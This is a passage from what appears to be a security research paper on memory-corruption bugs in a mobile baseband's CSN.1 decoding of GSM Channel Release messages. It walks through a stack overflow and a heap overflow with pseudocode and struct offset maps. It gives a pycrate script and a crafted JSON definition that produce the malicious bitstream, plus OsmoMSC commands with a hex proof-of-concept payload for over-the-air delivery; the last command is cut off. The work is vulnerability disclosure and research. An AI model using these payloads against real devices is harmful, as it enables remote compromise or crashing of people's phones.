            [ ”1”, { ”earfcn”: ”0000000000000000” } ],

            [ ”1”, { ”earfcn”: ”1000000000000000” } ],
            [ ”1”, { ”earfcn”: ”1111111110000000” } ],

            [ ”1”, { ”earfcn”: ”0000000000000000” } ]
           ],
           ”0”,
           { ”e_utran_priority”: ”101” }
          ]
         }
        }
       ]
      ],
      ”0”
     ]
    }
   }
  ],
  [
   ”0”
  ],
  [
   ”L”
  ]
 ]
}
```

4.5.2 Channel Release Stack Buffer Overflow

This vulnerability also relies on the GSM RRM Channel Release message, but this time the ”Cell selection indicator after release of all TCH and SDCCH IE” (44.018

10.5.2.1e), in short ”Cell Selection”, information element will be used. It is an example of the fact that the failure to securely handle recursively repeated structure decoding can open up value possibilities for fields that would otherwise be impossible to generate and thus trigger a vulnerable condition (in this case, a stack buffer overflow) in a later part of the code that would otherwise be impossible to reach.

The Cell Selection CSN.1 definition is the following:

```
<Cell Selection Indicator after release of all TCH and SDCCH value part> ::=
  { 000   { 1 <GSM Description : <GSM Description struct >> } ** 0
    | 001 { 1 <UTRAN FDD Description : < UTRAN FDD Description struct >> } ** 0
    | 010 { 1 <UTRAN TDD Description : < UTRAN TDD Description struct >> } ** 0
    | 011 { 1 <E-UTRAN Description : < E-UTRAN Description struct >> } ** 0
  };

< GSM Description struct > ::=
  < Band_Indicator : bit >
  < ARFCN : bit (10) >
  < BSIC : bit (6) > ;

< UTRAN FDD Description struct > ::=
  { 0 | 1 < Bandwidth_FDD : bit (3) > }
  < FDD-ARFCN : bit (14) >
  { 0 | 1 < FDD_Indic0 : bit >
      <\mintinline[breaklines=true]{c}{:} bit (5) >
      < FDD_CELL_INFORMATION Field : bit (p(NR_OF_FDD_CELLS)) > } ;

< UTRAN TDD Description struct > ::=
  { 0 | 1 < Bandwidth_TDD : bit (3) > }
  < TDD-ARFCN : bit (14) >
  { 0 | 1 < TDD_Indic0 : bit >
      < NR_OF_TDD_CELLS : bit (5) >
      < TDD_CELL_INFORMATION Field : bit (q(NR_OF_TDD_CELLS)) > } ;

< E-UTRAN Description struct > ::=
  < EARFCN : bit (16) >
  { 0 | 1 < Measurement Bandwidth : bit (3) > }
  { 0 | 1 < Not Allowed Cells: < PCID Group IE > > }
  { 0 | 1 < TARGET_PCID : bit (9) > };
```

So the definition allows for repetitions of one of GSM, UTRAN FDD, UTRAN TDD, or E-UTRAN descriptors. As we’ll show below, the code that handles the UTRAN-FDD path is susceptible to a stack buffer overflow in case the number of FDD cells is malformed. But, as we can see above, `NR_OF_FDD_CELLS` does not come from an unbound recursive repetition! Therefore, normally, we could not create an input that has a malicious number of FDD cells. However, we can abuse the intra-struct overflow of fields during the decoding to create a decoded structure which is misinterpreted as corresponding to a UTRAN-FDD descriptor that was accepted as valid, despite the FDD cell count being too large. Let's see how we can achieve this.

The Cell Selection information element is first processed by `GASRR_BuildRrGcomChRelNtf`:

```c
void GASRR_BuildRrGcomChRelNtf(
  RrGcomChRelNtf_t  *output,
  c_CHANNEL_RELEASE *CHAN_REL
)
{
  output->type_of_cell_selection = 0;
  out->Individualpriorities_Present = 0;

  if (CHAN_REL->CellSelectionIndicatorAfterRel_Present == 1) {
    if ((CHAN_REL->CellSelectionIndicatorAfterRel).GSM_Description.items > 0) {
      output->type_of_cell_selection = 1;
      output->Individualpriorities_Present = 1;
      <copy structure data as-is into output>
      return;
    }
    if ((CHAN_REL->CellSelectionIndicatorAfterRel).UTRAN_FDD_Description.items > 0) {
      output->type_of_cell_selection = 2;
      output->Individualpriorities_Present = 1;
      <copy structure data as-is into output>
      return;
    }
    if ((CHAN_REL->CellSelectionIndicatorAfterRel).UTRAN_TDD_Description.items > 0) {
      out->type_of_cell_selection = 4;
      output->Individualpriorities_Present = 1;
      <copy structure data as-is into output>
      return;
    }
    if ((CHAN_REL->CellSelectionIndicatorAfterRel).E_UTRAN_Description.items > 0) {
      out->type_of_cell_selection = 3;
      output->Individualpriorities_Present = 1;
      <encode structure data back into CSN.1 bitstream and copy to output>
      return;
    }
  }
}
```

The Cell Selection message must contain descriptions for only one type of RAT. The code returns with the first RAT that it finds non-0 elements for. So an implicit priority-order is set: GSM has the highest priority, then UTRAN-FDD, UTRAN-TDD, and finally E-UTRAN.

After preparing the data to be sent by `GASRR_BuildRrGcomChRelNtf`, we get to `GASGCOMSI_RrGcomsiChannelReleaseNtf` which forwards to `GASGCOMSI_HandleChRelCellSelInd`, where there's again a demultiplexing based on the `type_` of_cell_selection field:

```
int GASGCOMSI_HandleChRelCellSelInd(air_msg_RrGcomsiChanRelNtf_t *msg) {
  uint type_of_cell_selection;

  <initialization part>

  type_of_cell_selection = (msg->ch_rel).type_of_cell_selection;
  if (type_of_cell_selection == 1) {
    GASGCOMSI_RrGcomsiChanRelNtf_GsmCell((msg->ch_rel).data);
  }
  else if (type_of_cell_selection == 2) {
    GASGCOMSI_RrGcomsiChanRelNtf_UtranFddCell((msg->ch_rel).data);
  }
  else if (type_of_cell_selection == 4) {
    GASGCOMSI_RrGcomsiChanRelNtf_UtranTddCell((msg->ch_rel).data);
  }
  else if (type_of_cell_selection == 3) {
    GASGCOMSI_HandleChRelLteCellSelInd(&msg->ch_rel);
  }

  <saved parameter sorting, updating>

  return 1;
}
```

In the context of the current vulnerability, let's focus on GASGCOMSI_RrGcomsiChanRelNtf_UtranFddCell.

After converting Cell Selection structs into SI2quater format (this is done for code re-use reasons as a very similar field is also present in the message System Information 2quater; this does not affect the vulnerability we are concerned with so we ommit this part for brevity), the GASGCOMSI_ConvertUtranFddNCellDescToLocalData function starts parsing into some global structs.

The first check of the supplied parameters is in GASGCOMSI_LabelUtranFddCellInfor_3GNCellList, which must return 2 in order to continue parsing the UTRAN-FDD cell list. To achieve this we must supply either a NR_OF_FDD_CELLS value in the range of [1,16] or the value combination of NR_OF_FDD_CELLS=0 and FDD_Indic0=1. Obviously we want the later.

Finally we arrive to the repeatedly called vulnerable GASGCOMSI_ParseUtranFddValidNcells, which is supposed to extract a single FDD_CELL_INFORMATION from the repeated entries (pseudocode below). This function also begins with a parameter consistency check, this time it looks for valid combinations of NR_OF_FDD_CELLS and the bit count of the FDD_CELL_INFORMATION. The specification defines FDD_CELL_INFORMATION to have a length of p(NR_OF_FDD_CELLS), which is a function defined as a lookup table in 44.018 9.1.54.1a.

```
int GASGCOMSI_Parse-utraNFddValidNcells(
  c_SI2quaterRestOctets_p3G_Neighbour_Cell_Description_UTRAN_FDD_Description_Repeated_UTRAN_FDD_Neighbour_Cells_data *rep_UTRAN_data,
  ushort *out,
  int *out_len
)
{
  uint number_of_fdd_cells;
  uint bit_size;
  ushort cells [16];                   /* Array on stack! */
  byte cell_info_bits_in_bytes [124];  /* Array on stack! */

  <initial checks>

  bit_size = (rep_UTRAN_data->FDD_CELL_INFORMATION_Field).usedBits;
  number_of_fdd_cells = (uint)rep_UTRAN_data->NR_OF_FDD_CELLS;
  if (0 == GASGCOMSI_CheckNrofFddCells(number_of_fdd_cells, bit_size & 0xff)) {
    return 0;
  }
  if (0 == GASGCOMSI_ParseBitToByte(bit_size,
            &rep_UTRAN_data->FDD_CELL_INFORMATION_Field, cell_info_bits_in_bytes)) {
    return 0;
  }
  if (0 == GASGCOMSI_GetFddCellsFreqlist(cell_info_bits_in_bytes,
            &(rep_UTRAN_data->FDD_CELL_INFORMATION_Field).usedBits,
            number_of_fdd_cells,cells)) {
    return 0;
  }
  if (0 == GASGCOM_BitMap1024Decode(cells,
            number_of_fdd_cells,(uint)rep_UTRAN_data->FDD_Indic0,out,out_len)) {
    return 0;
  }
  return 1;
}
```

We can see above that the `usedBits` variable is passed to the checker function downcast to a byte, however, `GASGCOMSI_ParseBitToByte` is called with the original 4-byte integer value. The purpose of `GASGCOMSI_ParseBitToByte` is to ”unpack” bits from the `FDD_CELL_INFORMATION` field to the array allocated on the stack. Analyzing the pseudocode we can conclude that there are no checks to catch the overflow of the output array.

```
int GASGCOMSI_ParseBitToByte(uint bit_count, byte *input, byte *output) {
  uint idx;

  <initial checks>

  idx = 0;

  if (bit_count == 0)
    return 0;

  do {
    output[idx] = 1 - ((1 << (~idx & 7) & input[idx >> 3]) == 0);
    idx = idx + 1;
  } while (idx != bit_count);

  return 1;
}
```

So the vulnerability is the following: if we can make it so that `FDD_CELL_INFORMATION.usedBits=0x100`, `NR_OF_FDD_CELLS=0` and `FDD_Indic0=1` are all satisfied, then all of the checks are passed (as usedBits is truncated to byte length when it is checked) and `GASGCOMSI_ParseBitToByte` will overwrite the stack of `GASGCOMSI_Parse-utraNFddValidNcells`.

However, the parameter usedBits - as per 44.018 9.1.54.1. - comes from the p(x) function and it's maximum value is 122. The CSN.1 decoding (specifically the `DECODE_FDD_CELL_INFORMATION_p` function, which is a `CSN1_CUSTOM` function called inside the `Csn1_Decode` VM) won't allow anything larger than that. As we see the cells are parsed into an array of 16, so 122 bits are not enough to overflow that.

This is where the original unbound repetition vulnerability class comes in. Remember that during the decoding, we are not yet limited by the repetition counts, so the E-UTRAN repeated elements can have a number such that parsing them will overflow inside the struct. If we can cause a corrupted Cell Selection decoded structure to appear with two active RATs (E-UTRAN and UTRAN-FDD) present - and with a corrupted cell count in the desired UTRAN-FDD field - then the `GASRR_BuildRrGcomChRelNtf` function, instead of noticing that both UTRAN and E-UTRAN are indicated, will simply choose UTRAN-FDD since that has the higher priority. Finally, the code will hit the condition with the desired combination of parameters and therefore result in the stack buffer overflow.

Of course, none of those eventually used UTRAN parameters will correspond explicitly to the original encoded message, since the encoded message consists of E-UTRAN repeated cells. But, when we overflow from the E-UTRAN to the UTRAN fields of the decoding destination structure during the `Csn1_Decode` phase, we can fake all the UTRAN parameters that we wanted - `usedBits`, `NR_OF_FDD_CELLS=0`, and `FDD_Indic0` - as if they were there in the input to begin with.

To construct the desired E-UTRAN message and understand the effects of the overflow, we must understand correctly the memory layout of the Cell Selection decoded structure.

The structure definition in pseudo code (only expanding E-UTRAN and UTRAN-FDD structs):

```
struct _c_CellSelectionIndicator {

  /*    0      |  5044 */
  struct _c_CellSelectionIndicator_E_UTRAN_Description {

    /*    0      |  5040 */
    struct _c_CellSelectionIndicator_E_UTRAN_Description_data {
      /*    0      |     2 */
      unsigned short EARFCN;
      /*    2      |     2 */
      unsigned short TARGET_PCID;
      /*    4      |     1 */
      unsigned char Measurement_Bandwidth;
      /*    5      |     1 */
      unsigned char Measurement_Bandwidth_Present;
      /*    6      |     1 */
      unsigned char Not_Allowed_Cells_Present;
      /*    7      |     1 */
      unsigned char TARGET_PCID_Present;

      /*    8      |   244 */
      struct _c_CellSelectionIndicator_E_UTRAN_Description_data_Not_Allowed_Cells {
        /*    0      |     1 */
        unsigned char PCID_BITMAP_GROUP;
        /*    1      |     1 */
        unsigned char PCID_BITMAP_GROUP_Present;
        /* XXX  2-byte hole */

        /*    4      |    28 */
        struct _c_CellSelectionIndicator_E_UTRAN_Description_data_Not_Allowed_Cells_PCID {
          /*    0      |    24 */
          unsigned short data[12];
          /*   24      |     4 */
          int items;
        } PCID;

        /*   32      |   164 */
        struct _c_CellSelectionIndicator_E_UTRAN_Description_data_Not_Allowed_Cells_PCID_Pattern {
          /*    0      |   160 */
          struct _c_CellSelectionIndicator_E_UTRAN_Description_data_Not_Allowed_Cells_PCID_Pattern_data {
            /*    0      |     1 */    unsigned char value[1];
            /* XXX  3-byte hole */
            /*    4      |     4 */    int usedBits;
          } data[20];
          /*  160      |     4 */    int items;
        } PCID_Pattern;

        /*  196      |    24 */
        struct _c_CellSelectionIndicator_E_UTRAN_Description_data_Not_Allowed_Cells_PCID_Pattern_length {
          /*    0      |    20 */    unsigned char data[20];
          /*   20      |     4 */    int items;
        } PCID_Pattern_length;
        /*  220      |    24 */
        struct _c_CellSelectionIndicator_E_UTRAN_Description_data_Not_Allowed_Cells_PCID_pattern_sense {
          /*    0      |    20 */    unsigned char data[20];
          /*   20      |     4 */    int items;
        } PCID_pattern_sense;

      } Not_Allowed_Cells;

    } data[20];

    /* 5040      |     4 */
    int items;
  } E_UTRAN_Description;

  /* 5044      |    84 */
  c_CellSelectionIndicator_GSM_Description GSM_Description;

  /* 5128      |   644 */
  struct _c_CellSelectionIndicator_UTRAN_FDD_Description {

    /*    0      |   640 */
    struct _c_CellSelectionIndicator_UTRAN_FDD_Description_data {
      /*    0      |     2 */
      unsigned short FDD_ARFCN;
      /*    2      |     1 */
      unsigned char Bandwidth_FDD;
      /*    3      |     1 */
      unsigned char Bandwidth_FDD_Present;
      /*    4      |     1 */
      unsigned char FDD_CELL_INFORMATION_Field_Present;
      /*    5      |     1 */
      unsigned char FDD_Indic0;
      /*    6      |     1 */
      unsigned char FDD_Indic0_Present;
      /*    7      |     1 */
      unsigned char NR_OF_FDD_CELLS;
      /*    8      |     1 */
      unsigned char NR_OF_FDD_CELLS_Present;
      /* XXX  3-byte hole */
      /*   12      |    20 */
      struct _c_CellSelectionIndicator_UTRAN_FDD_Description_data_FDD_CELL_INFORMATION_Field {
        /*    0      |    16 */    unsigned char value[16];
        /*   16      |     4 */    int usedBits;
      } FDD_CELL_INFORMATION_Field;

    } data[20];

    /*  640      |     4 */
    int items;
  } UTRAN_FDD_Description;

  /* 5772      |   644 */
  c_CellSelectionIndicator_UTRAN_TDD_Description UTRAN_TDD_Description;
}
```

The overflowing of E-UTRAN repeated elements begins at offset 5040, where the 21st repetition overlaps the E-UTRAN counter (first number is the struct offset, then original struct member name, finally overflowing element name; the ”_0” means the LSB byte of that field):

```
5040 .E_UTRAN_Description.items_0 - E_UTRAN_Description_data.EARFCN_0
5041 .E_UTRAN_Description.items_1 - E_UTRAN_Description_data.EARFCN_1
5042 .E_UTRAN_Description.items_2 - E_UTRAN_Description_data.TARGET_PCID_0
5043 .E_UTRAN_Description.items_3 - E_UTRAN_Description_data.TARGET_PCID_1
```

So set the 21st repetition E-UTRAN description EARFCN and TARGET PCID to 0, it will be overwritten by the correct E-UTRAN item count anyways, but we don’t want to corrupt this counter.

Also in the 21st repetition there is the following important overlap. As GSM has higher priority than UTRAN-FDD, we must zero out the `GSM_Description` item count, in order to exclude that from the consideration. Thus the 21st repetition of E-UTRAN description `Not_Allowed_Cells.PCID_Pat.data[5]` must be zero, meaning we must not touch it (e.g. don’t create the 6th PCID pattern at all).

```
5124 .GSM_Desc.items_0 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID_Pat.data[5].usedBits_0
5125 .GSM_Desc.items_1 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID_Pat.data[5].usedBits_1
5126 .GSM_Desc.items_2 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID_Pat.data[5].usedBits_2
5127 .GSM_Desc.items_3 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID_Pat.data[5].usedBits_3
```

Moving forwards, we approach the actual UTRAN-FDD struct:

```
5291 .UTRAN_FDD_Desc.data[5].Bandwidth_FDD_Pres_0   -
↪  E_UTRAN_Desc_data.Not_Allowed_Cells.PCID_pat_sense.items_3
5292 .UTRAN_FDD_Desc.data[5].FDD_CELL_INFO_Pres_0   - E_UTRAN_Desc_data.EARFCN_0
5293 .UTRAN_FDD_Desc.data[5].FDD_Indic0_0           - E_UTRAN_Desc_data.EARFCN_1
5294 .UTRAN_FDD_Desc.data[5].FDD_Indic0_Present_0   - E_UTRAN_Desc_data.TARGET_PCID_0
5295 .UTRAN_FDD_Desc.data[5].NR_OF_FDD_CELLS_0      - E_UTRAN_Desc_data.TARGET_PCID_1
5296 .UTRAN_FDD_Desc.data[5].NR_OF_FDD_CELLS_Pres_0 - E_UTRAN_Desc_data.Measurement_Bandwidth_0
```

Here use `EARFCN=0x0101` in order to set `FDD_CELL_INFORMATION_Field_Present=1` and `FDD_Indic0=1`, `TARGET_PCID=0x001` to set `NR_OF_FDD_CELLS=0` (it could work with 1 as well, actually) and `FDD_Indic0_Present=1`. Also use `Measurement_Bandwidth=1` to set `NR_OF_FDD_CELLS_Present=1`.

And here is the actual `usedBits` overwrite as well:

```
5316 .UTRAN_FDD_Desc.data[5].FDD_CELL_INFO.usedBits_0 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID.data[6]_0
5317 .UTRAN_FDD_Desc.data[5].FDD_CELL_INFO.usedBits_1 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID.data[6]_1
5318 .UTRAN_FDD_Desc.data[5].FDD_CELL_INFO.usedBits_2 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID.data[7]_0
5319 .UTRAN_FDD_Desc.data[5].FDD_CELL_INFO.usedBits_3 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID.data[7]_1
```

To set the previously mentioned 0x100, let’s use `PCID.data[6]=0x100`, `PCID.data[7]=0x000`.

Finally with the 23rd iteration we must set the UTRAN-FDD iteration count:

```
5768 .UTRAN_FDD_Desc.items_0 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID_Pat_len.items_0
5769 .UTRAN_FDD_Desc.items_1 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID_Pat_len.items_1
5770 .UTRAN_FDD_Desc.items_2 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID_Pat_len.items_2
5771 .UTRAN_FDD_Desc.items_3 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID_Pat_len.items_3
```

It is set by repeating at least 6 times an arbitrary PCID Pattern.

Having the requirements for such a convoluted message, we have used pycrate to encode it into a CSN.1 bitstream. Here is the script to generate the bitstream and the input JSON definition as well.

```python
import struct
import binascii
from
↪  pycrate_csn1dir.cell_selection_indicator_after_release_of_all_tch_and_sdcch_value_part
↪  import cell_selection_indicator_after_release_of_all_tch_and_sdcch_value_part

def gen_cell_sel(filename):
  with open(filename) as f:
      crafted =
      ↪  cell_selection_indicator_after_release_of_all_tch_and_sdcch_value_part.clone()
      crafted.from_json(f.read())
      out = crafted.to_bytes()
      with open(filename + ".bin", "wb") as g:
          g.write(binascii.unhexlify("060d0077") + struct.pack("B", len(out)))
          g.write(out)
  return crafted
```

```
{
 "cell_selection_indicator_after_release_of_all_tch_and_sdcch_value_part": [
  "011",
  [
   [ "1", {"e_utran_description": {"e_utran_description_struct": [
    {"earfcn": "0000000000000000"},["0"],["0"],["0"]] } } ],
   [ "1", {"e_utran_description": {"e_utran_description_struct": [
    {"earfcn": "0000000000000000"},["0"],["0"],["0"]] } } ],
   [ "1", {"e_utran_description": {"e_utran_description_struct": [
    {"earfcn": "0000000000000000"},["0"],["0"],["0"]] } } ],
   [ "1", {"e_utran_description": {"e_utran_description_struct": [
    {"earfcn": "0000000000000000"},["0"],["0"],["0"]] } } ],
   [ "1", {"e_utran_description": {"e_utran_description_struct": [
    {"earfcn": "0000000000000000"},["0"],["0"],["0"]] } } ],
   [ "1", {"e_utran_description": {"e_utran_description_struct": [
    {"earfcn": "0000000000000000"},["0"],["0"],["0"]] } } ],
   [ "1", {"e_utran_description": {"e_utran_description_struct": [
    {"earfcn": "0000000000000000"},["0"],["0"],["0"]] } } ],
   [ "1", {"e_utran_description": {"e_utran_description_struct": [
    {"earfcn": "0000000000000000"},["0"],["0"],["0"]] } } ],
   [ "1", {"e_utran_description": {"e_utran_description_struct": [
    {"earfcn": "0000000000000000"},["0"],["0"],["0"]] } } ],
   [ "1", {"e_utran_description": {"e_utran_description_struct": [
    {"earfcn": "0000000000000000"},["0"],["0"],["0"]] } } ],
   [ "1", {"e_utran_description": {"e_utran_description_struct": [
    {"earfcn": "0000000000000000"},["0"],["0"],["0"]] } } ],
   [ "1", {"e_utran_description": {"e_utran_description_struct": [
    {"earfcn": "0000000000000000"},["0"],["0"],["0"]] } } ],
   [ "1", {"e_utran_description": {"e_utran_description_struct": [
    {”earfcn”: ”0000000000000000”},[”0”],[”0”],[”0”]] } } ],
   [ ”1”, {”e_utran_description”: {”e_utran_description_struct”: [
    {”earfcn”: ”0000000000000000”},[”0”],[”0”],[”0”]] } } ],
   [ ”1”, {”e_utran_description”: {”e_utran_description_struct”: [
    {”earfcn”: ”0000000000000000”},[”0”],[”0”],[”0”]] } } ],
   [ ”1”, {”e_utran_description”: {”e_utran_description_struct”: [
    {”earfcn”: ”0000000000000000”},[”0”],[”0”],[”0”]] } } ],
   [ ”1”, {”e_utran_description”: {”e_utran_description_struct”: [
    {”earfcn”: ”0000000000000000”},[”0”],[”0”],[”0”]] } } ],
   [ ”1”, {”e_utran_description”: {”e_utran_description_struct”: [
    {”earfcn”: ”0000000000000000”},[”0”],[”0”],[”0”]] } } ],
   [ ”1”, {”e_utran_description”: {”e_utran_description_struct”: [
    {”earfcn”: ”0000000000000000”},[”0”],[”0”],[”0”]] } } ],
   [ ”1”, {”e_utran_description”: {”e_utran_description_struct”: [
    {”earfcn”: ”0000000000000000”},[”0”],[”0”],[”0”]] } } ],

   [ ”1”, {”e_utran_description”: {”e_utran_description_struct”: [
    { ”earfcn”: ”0000000000000000” },
    [”0”],
    [”0”],
    [ ”1”, { ”target_pcid”: ”000000000” } ]
   ] } } ],

   [ ”1”, {”e_utran_description”: {”e_utran_description_struct”: [
     { ”earfcn”: ”0000000100000001” },
     [ ”1”, { ”measurement_bandwidth”: ”001” }],
     [ ”1”, {
      ”not_allowed_cells”: {
       ”pcid_group_ie”: [
        [
         [ ”1”, { ”pcid”: ”000000000” } ],
         [ ”1”, { ”pcid”: ”000000000” } ],
         [ ”1”, { ”pcid”: ”000000000” } ],
         [ ”1”, { ”pcid”: ”000000000” } ],
         [ ”1”, { ”pcid”: ”000000000” } ],
         [ ”1”, { ”pcid”: ”000000000” } ],

         [ ”1”, { ”pcid”: ”100000000” } ],
         [ ”1”, { ”pcid”: ”000000000” } ]
        ],”0”,
       [”0”],
       [],”0”
      ]
     }
    } ],
    [ ”1”, { ”target_pcid”: ”000000001” } ]
   ] } } ],

   [ ”1”, {”e_utran_description”: {”e_utran_description_struct”: [
    { ”earfcn”: ”0000000000000000” },
    [”0”],
    [ ”1”, {
     ”not_allowed_cells”: {
      ”pcid_group_ie”: [
       [],”0”,
       [”0”],
       [
        [”1”, {”pcid_pattern_length”:”000”}, {”pcid_pattern”:”0”}, {”pcid_pattern_sense”:”0”}],
        [”1”, {”pcid_pattern_length”:”000”}, {”pcid_pattern”:”0”}, {”pcid_pattern_sense”:”0”}],
        [”1”, {”pcid_pattern_length”:”000”}, {”pcid_pattern”:”0”}, {”pcid_pattern_sense”:”0”}],
        [”1”, {”pcid_pattern_length”:”000”}, {”pcid_pattern”:”0”}, {”pcid_pattern_sense”:”0”}],
        [”1”, {”pcid_pattern_length”:”000”}, {”pcid_pattern”:”0”}, {”pcid_pattern_sense”:”0”}],
        [”1”, {”pcid_pattern_length”:”000”}, {”pcid_pattern”:”0”}, {”pcid_pattern_sense”:”0”}]
       ],”0”
      ]
     }
    } ],
       [”0”]
      ] } } ]

     ],
     ”0”
    ]
   }
```

4.5.3 Channel Release Heap Overflow

The message vector is still the GSM RRM Channel Release message with a Cell Selection optional information element. This time however we want to encode E-UTRAN cells not with the goal of maliciously activating the processing path for UTRAN cells, but to exploit vulnerabilities in the processing intended for E-UTRAN cells.

The function `GASRR_BuildRrGcomChRelNtf` handles the E-UTRAN type in a quite interesting way (see pseudocode below). It takes the decoded structure and encodes it again into bitstream format. The idea here is that the message will get passed onto another process. We believe this is performed in this way because of inter-process messaging length limitations, as the E-UTRAN struct has a large size, 6416 bytes. So space is saved by re-using the wire format of the message. The encoding is simply done by calling `ENCODE_c_CellSelectionIndicator` in the `GASGASM_EncodeRrGcomsiChRelCellSelInd` function.

```c
void GASRR_BuildRrGcomChRelNtf(
  RrGcomChRelNtf_t  *output,
  c_CHANNEL_RELEASE *CHAN_REL
)
{
  output->type_of_cell_selection = 0;
  out->Individualpriorities_Present = 0;

  if (CHAN_REL->CellSelectionIndicatorAfterRel_Present == 1) {

    <handling of other RAT types>

    if ((CHAN_REL->CellSelectionIndicatorAfterRel).E_UTRAN_Description.items > 0) {
      out->type_of_cell_selection = 3;
      output->Individualpriorities_Present = 1;
      GASGASM_EncodeRrGcomsiChRelCellSelInd(...)
      return;
    }
  }
}
```

When `GASGCOMSI_HandleChRelCellSelInd`, the demuxer of Cell Selection, receives an E-UTRAN-type message, it forwards to `GASGCOMSI_HandleChRelLte`

CellSelInd as-is. In GASGCOMSI_HandleChRelLteCellSelInd memory is allocated from the heap for the CSN.1 decoding destination struct.

```
void GASGCOMSI_HandleChRelLteCellSelInd(byte *bit_stream) {

  c_CellSelectionIndicator *CellSelectionIndicator;
  CellSelectionIndicator = GAS_MEM_ALLOC(0x80,0x1910);

  if (1 > GASGASM_DecodeRrGcomsiChRelCellSelInd(
            bit_stream + 8,
            0,
            CellSelectionIndicator,
            bit_stream + 4)) {
    <error logging>
    V_MemFree(0x80, &CellSelectionIndicator, 0x828, 0x606);
    return;
  }

  if ((CellSelectionIndicator->E_UTRAN_Description).items <= 20) {
    GASGCOMSI_RrGcomsiChRelNtf_LteCell(CellSelectionIndicator);
  }

  V_MemFree(0x80, &CellSelectionIndicator, 0x828, 0x61b);
  return;
}
```

The actual CSN.1 decoding happens in GASGASM_DecodeRrGcomsiChRelCellSelInd, which simply calls DECODE_c_CellSelectionIndicator.

As we can see above, the decoding destination is a 0x1910 sized heap allocated buffer. So if we can create enough repeated instances in this encoded bitstream that reaches this function than we can cause a heap buffer overflow.

We need to answer two questions. Is it actually possible to sneak such an encoded bitstream through the decode(encode(decode(csn1_data))) function chain? Can we write far enough to actually overflow the entire heap buffer? As it turns out, the answer to both is yes.

First, we see that if we want to reason about what will happen during the second decoding, we have to understand what transformation, if any, the encode(decode(x)) would actually produce. In other words, we have to figure out whether it can be used as an identity function: encode(decode(x)) = x.

The main question is, when encode receives a tampered repetition count (items), will it blindly accept the count value and encode that many iterations? Figuring this out is more complicated, because the encoding is entirely done in the VM, so there isn't procedural code doing the copying similarly to the decode case that is easier to check or modify.

For our case, with some debugging and trial and error, we were able to conclude that it is possible to supply the encoder with decoded structures that have `items` counts that exceed the actual holding array size and still have the encoder generate the corresponding bitstream from it. So that means that we are able to get back the original bitstream that we wanted after the decode and encode steps.

For the second question, we have to understand how the heap will actually allocate this chunk and whether we can write far enough using repetitions in E-UTRAN Cell Selection. This is described in the following section. For now, it is enough to know that our allocation in question will fall into an 8212-sized chunk, with a 4 byte tail guard padding at the end of it. So that's the destination we have to reach to at least.

Now let's see what the structure layout looks like.

The implemented structure to hold a single "E-UTRAN Description struct" repetition has a relatively big size, 252 bytes. This enables us to advance quickly in memory, reaching further addresses with fewer bits consumed from the CSN.1 bitstream.

```
struct _c_CellSelectionIndicator {

  /*    0      |  5044 */
  struct _c_CellSelectionIndicator_E_UTRAN_Description {

    /*    0      |  5040 */
    struct _c_CellSelectionIndicator_E_UTRAN_Description_data {
      /*    0      |     2 */
      unsigned short EARFCN;
      /*    2      |     2 */
      unsigned short TARGET_PCID;
      /*    4      |     1 */
      unsigned char Measurement_Bandwidth;
      /*    5      |     1 */
      unsigned char Measurement_Bandwidth_Present;
      /*    6      |     1 */
      unsigned char Not_Allowed_Cells_Present;
      /*    7      |     1 */
      unsigned char TARGET_PCID_Present;

      /*    8      |   244 */
      struct _c_CellSelectionIndicator_E_UTRAN_Description_data_Not_Allowed_Cells {
        /*    0      |     1 */
        unsigned char PCID_BITMAP_GROUP;
        /*    1      |     1 */
        unsigned char PCID_BITMAP_GROUP_Present;
        /* XXX  2-byte hole */

        /*    4      |    28 */
        struct _c_CellSelectionIndicator_E_UTRAN_Description_data_Not_Allowed_Cells_PCID {
          /*    0      |    24 */
          unsigned short data[12];
          /*   24      |     4 */
          int items;
        } PCID;

        /*   32      |   164 */
        struct _c_CellSelectionIndicator_E_UTRAN_Description_data_
        ↪  Not_Allowed_Cells_PCID_Pattern {
          /*    0      |   160 */
          struct _c_CellSelectionIndicator_E_UTRAN_Description_data_
          ↪  Not_Allowed_Cells_PCID_Pattern_data {
            /*    0      |     1 */    unsigned char value[1];
            /* XXX  3-byte hole */
            /*    4      |     4 */    int usedBits;
          } data[20];
          /*  160      |     4 */    int items;
        } PCID_Pattern;

        /*  196      |    24 */
        struct _c_CellSelectionIndicator_E_UTRAN_Description_data_
        ↪  Not_Allowed_Cells_PCID_Pattern_length {
          /*    0      |    20 */    unsigned char data[20];
          /*   20      |     4 */    int items;
        } PCID_Pattern_length;
        /*  220      |    24 */
        struct _c_CellSelectionIndicator_E_UTRAN_Description_data_
        ↪  Not_Allowed_Cells_PCID_pattern_sense {
          /*    0      |    20 */    unsigned char data[20];
          /*   20      |     4 */    int items;
        } PCID_pattern_sense;

      } Not_Allowed_Cells;

    } data[20];

    /* 5040      |     4 */
    int items;
  } E_UTRAN_Description;

  /* 5044      |    84 */
  c_CellSelectionIndicator_GSM_Description GSM_Description;

  /* 5128      |   644 */
  c_CellSelectionIndicator_UTRAN_FDD_Description UTRAN_FDD_Description;

  /* 5772      |   644 */
  c_CellSelectionIndicator_UTRAN_TDD_Description UTRAN_TDD_Description;
}
```

We can see that the end of the memory in the structure reserved for the repeated E-UTRAN Cell Descriptions, `&E_UTRAN_Description.items`, is at offset 5040. Since the tail guard is at offset 8212 and we can jump 252 bytes at a time, as few as 12 extra iterations (so 32 in total) are enough as fillers to reach that far and the 13rd extra repetition (33rd in total) will corrupt the tail guard already. This amount easily fits into a Channel Release.

So we have our answer: we can survive the triple encoding and we can have enough bits to cause a heap buffer overflow.

4.5.4 Delivering Over-The-Air

We have used a patched Osmocom 2G setup to deliver the payloads.

Here is the command for delivering the payload for the first vulnerability as it is executed in OsmoMSC TTY:

```
// 659, 960 specific PoC
subscriber msisdn 123 l3msg 6 13
↪  007c38f7700008000400020001000080004000200010000800040002
↪  0001000080004000200010000800040002000100008000600003ff010000520

// universal PoC
subscriber msisdn 123 l3msg 6 13
